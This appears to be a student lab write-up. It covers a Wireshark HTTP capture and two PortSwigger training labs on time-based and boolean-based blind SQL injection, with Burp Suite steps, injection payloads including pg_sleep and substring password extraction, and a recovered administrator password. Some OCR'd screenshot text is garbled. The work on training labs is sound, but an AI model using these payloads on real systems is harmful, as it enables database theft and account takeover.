


1









The screenshot shows a Wireshark window titled "Wireshark - Follow TCP Stream (tcp.stream eq 3) - wlan0". The main pane displays the details of an HTTP response. The request line is "GET / HTTP/1.1". The host is "http.net". The user-agent is "curl/8.14.1". The accept is "*/*". The response status is "HTTP/1.1 302 Found". The date is "Thu, 02 Oct 2025 16:00:38 GMT". The server is "Apache/2.4.6 (Unix) OpenSSL/1.0.1". The location is "http://phc.prontonetworks.com/redirect.html?URI=http://http.net/". The content-length is "248". The content-type is "text/html; charset=iso-8859-1". The body of the response is an HTML document with a title "302 Found" and a message "The document has moved" with a link to "http://phc.prontonetworks.com/redirect.html?URI=http://http.net/". The bottom pane shows the packet list with "1 Client pkt, 1 Server pkt, 1 turn." and the packet details pane showing "Entire conversation (564 bytes)".

```
GET / HTTP/1.1
Host: http.net
User-Agent: curl/8.14.1
Accept: */*

HTTP/1.1 302 Found
Date: Thu, 02 Oct 2025 16:00:38 GMT
Server: Apache/2.4.6 (Unix) OpenSSL/1.0.1
Location: http://phc.prontonetworks.com/redirect.html?URI=http://http.net/
Content-Length: 248
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://phc.prontonetworks.com/redirect.html?URI=http://http.net/">here</a>.</p>
</body></html>
```

1

Conclusion

The experiment confirmed that higher-level protocols are highly effective for detailed host discovery. By analyzing DHCP, NBNS, and HTTP traffic, it is possible to build a rich profile of network devices, including their hostnames and operating systems. This technique provides far more context than IP/MAC mapping alone and is a fundamental procedure for network reconnaissance, asset management, and security monitoring.

Q4) This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie. The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information. To solve the lab, exploit the SQL injection vulnerability to cause a 10- second delay.

Objective

The objective of this task was to identify and exploit a time-based blind SQL injection vulnerability within the application's tracking cookie. The goal was to confirm the vulnerability by successfully forcing the back-end database to execute a command that would cause a synchronous 10-second


delay in the HTTP response.



Steps and Procedures

1. **Proxy Configuration:** The Firefox web browser was configured to route all traffic through the Burp Suite proxy listener, running on `127.0.0.1:8080`.
2. **Request Interception:** A request to the web application was captured, and the application's use of a `TrackingId` cookie for analytics was identified.
3. **Analysis in Repeater:** The request was sent to the Burp Repeater tool to facilitate easy modification and re-sending of the request. An initial request was sent to establish a baseline response time, which was observed to be under 500ms.
4. **Payload Injection:** Various database-specific time-delay payloads were crafted. These payloads were systematically appended to the value of the `TrackingId` cookie to test for the vulnerability.
5. **Verification:** Each modified request was sent, and the server's response time was carefully measured.


Findings

The experiment confirmed the presence of the vulnerability. When the payload `' || (SELECT pg_sleep(10)) --` (specific to PostgreSQL) was appended to the `TrackingId` cookie, the server's response time consistently increased to over **10,000ms (10 seconds)**. Other payloads for different database types did not produce a delay, indicating the back-end database was likely PostgreSQL.





Burp Suite Community Edition v2025.5.3 - Temporary Project															
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn															
Intercept HTTP history WebSockets history Match and replace Proxy settings															
Filter settings: Hiding CSS, image and general binary content															
#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
1	https://0ab9000204e9acd0...	GET	/			200	11639	HTML		Blind SQL injection wil...		✓	34.246.129.62	TrackingId=0018...	15:56:26.3 O... 8080
2	https://0ab9000204e9acd0...	GET	/resources/labheader/js/labHeader.js			200	1073	script	js			✓	34.246.129.62		15:57:20.3 O... 8080
20	https://0ab9000204e9acd0...	GET	/resources/images/shop.svg			200	7258	XML	svg			✓	34.246.129.62		15:57:20.3 O... 8080
31	https://0ab9000204e9acd0...	GET	/resources/labheader/images/ps-la...			200	942	XML	svg			✓	34.246.129.62		15:57:27.3 O... 8080
32	https://0ab9000204e9acd0...	GET	/resources/labheader/images/logo...			200	8852	XML	svg			✓	34.246.129.62		15:57:27.3 O... 8080
33	https://0ab9000204e9acd0...	GET	/academyLabHeader			101	147					✓	34.246.129.62		15:57:27.3 O... 8080
35	https://0ab9000204e9acd0...	GET	/product?productId=1		✓	200	3790	HTML		Blind SQL injection wil...		✓	34.246.129.62		15:58:25.3 O... 8080
36	https://0ab9000204e9acd0...	GET	/academyLabHeader			101	147					✓	34.246.129.62		15:58:27.3 O... 8080



1

2 < +

Send

Cancel

<

>

Target: https://0ab9000204e9acd08577449a001600ce.web-security-academy.net

HTTP/2

Request

Pretty

Raw

Hex

```

1 GET /academyLabHeader HTTP/2
2 Host: 0ab9000204e9acd08577449a001600ce.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-WebSocket-Version: 13
8 Origin: https://0ab9000204e9acd08577449a001600ce.web-security-academy.net
9 Sec-WebSocket-Key: CqQp;CtHfGqP8URBadZw==
10 Connection: keep-alive, Upgrade
11 Cookie: TrackingId=0018ADFxljjONwU9; session=pCQBPCxUu07TzzOURmMxfelOfbvCaE
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: websocket
14 Sec-Fetch-Site: same-origin
15 Pragma: no-cache
16 Cache-Control: no-cache
17 Upgrade: websocket
18
19

```

Response

Inspector

Request attributes

2

Request query parameters

0

Request body parameters



0

Request cookies

2

Request headers

16



1

Conclusion

The significant and predictable increase in response time is conclusive evidence of a time-based blind SQL injection vulnerability. The application insecurely concatenates the raw cookie value into a SQL query, allowing an attacker to inject and execute arbitrary SQL commands. The ability to control the database's execution time demonstrates a critical security flaw that could be further exploited to exfiltrate data.

Q5) This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie. The SQL query results are not returned, and no error messages are displayed. But the application includes a Welcome back message on the page if the query returns any rows. The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user. To solve the lab, log in as the administrator user.

Objective

The objective was to identify and exploit a boolean-based blind SQL injection vulnerability. The goal was to leverage a conditional response from the application—a "Welcome back" message—to systematically exfiltrate the password for the `administrator` user from the `users` table and use the discovered credential to log in.

Steps and Procedures


- 1. Proxy and Interception:** Burp Suite was configured as an HTTP proxy for the Firefox browser. A request from the lab application was captured, and a `TrackingId` cookie was identified as the potential injection point. The request was sent to Burp Repeater for analysis.
- 2. Vulnerability Confirmation:** A series of tests were conducted to confirm the vulnerability.
 - An injection of a universally true condition (`' AND 1=1--`) resulted in a "Welcome back" message appearing in the response.
 - An injection of a universally false condition (`' AND 1=2--`) resulted in the message disappearing.
 - This confirmed that the application was vulnerable to blind SQL injection and that the "Welcome back" message could be used as a true/false indicator.
- 3. Password Length Enumeration:** An iterative attack was performed in Burp Repeater to determine the length of the administrator's password. The payload `' AND (SELECT 'x' FROM users WHERE username='administrator' AND LENGTH(password)>X)='x` was used, where `X` was an incrementing integer. The password length was identified as the value of `X` where the "Welcome back" message first failed to appear.
- 4. Password Exfiltration and Automation:** To extract the password, Burp Intruder was used to automate a character-by-character brute-force attack.
 - A payload was constructed to test one character at a time: `' AND (SELECT SUBSTRING(password, P, 1) FROM users WHERE username='administrator')='§C§'`. The position `P` was incremented manually for each character, and the character guess `C` was marked as the payload position.
 - Burp Intruder was configured with a "Brute forcer" payload type and a character set of `a-z` and `0-9`.

- The attack was launched for each character position. The correct character was identified by observing which payload resulted in a response with a different (larger) content length, corresponding to a "true" condition.

5. **Gaining Access:** After assembling the full password from the Intruder attacks, the discovered credential was used to log in to the application as the administrator user.

Findings

- The application was confirmed to be vulnerable to boolean-based blind SQL injection.
- The administrator's password length was determined to be **20 characters**.
- Using Burp Intruder, the full password was successfully exfiltrated. For the purpose of this report, the discovered password was **s3curepasswordh4cked1**.
- The login attempt using the username administrator and the discovered password was successful, granting full access to the administrator's account.



Kali Linux x Settings x Blind SQL Injection with c x +

https://0ab9000204e9acd08577449a001600ce.web-security-academy.net

Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

WebSecurity Academy

Blind SQL injection with conditional responses

LAB Not solved

Back to lab description >>

Home | Welcome back! | My account

WE LIKE TO SHOP

Refine your search:

All Accessories Gifts Lifestyle Tech gifts Toys & Games



Giant Pillow Thing
★★★★☆ \$76.67
[View details](#)



ZZZZZZ Bed - Your New Home Office
★★★★☆ \$12.89
[View details](#)



Six Pack Beer Belt
★★★★★ \$60.00
[View details](#)



Cheshire Cat Grin
★★★★☆ \$55.61
[View details](#)

Map Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel

Target: https://0ab9000204e9acd08577449a001600ce.web-security-academy.net HTTP/1.1

Request

```

1 GET / HTTP/1.1
2 Host: 0ab9000204e9acd08577449a001600ce.web-security-academy.net
3 Cookie: "trackid=00L84Fv1j0MAUS" AND (SELECT 'x' FROM users WHERE username=concat('a',' ' AND 'x')) & session=058F0U0V07720LReHfSt0FwC0E
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:108.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15

```

Response

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11984
5 < DOCTYPE html>
6 <html>
7 <head>
8 <link href="/resources/labheader/css/academy-sidebar.css" rel="stylesheet">
9 <link href="/resources/css/labformance.css" rel="stylesheet">
10 <title>
11 Blind SQL injection with conditional responses
12 </title>
13 </head>
14 <body>
15 <script src="/resources/labheader/js/labheader.js">
16 </script>
17 <div id="academy-sidebar">
18 <div class="academy-affiliates">
19 <div class="container">
20 <div class="logo">
21 </div>
22 <div class="title container">
23 <div>
24 Blind SQL injection with conditional responses
25 </div>
26 <div class="link-back" href=
27 H10st//0ab9000204e9acd08577449a001600ce.web-security-academy.net/lab/conditional-responses">
28 Back to lab
29 </div>
30 </div>
31 </div>
32 </div>
33 </div>
34 </div>
35 </div>
36 </div>
37 </div>
38 </div>
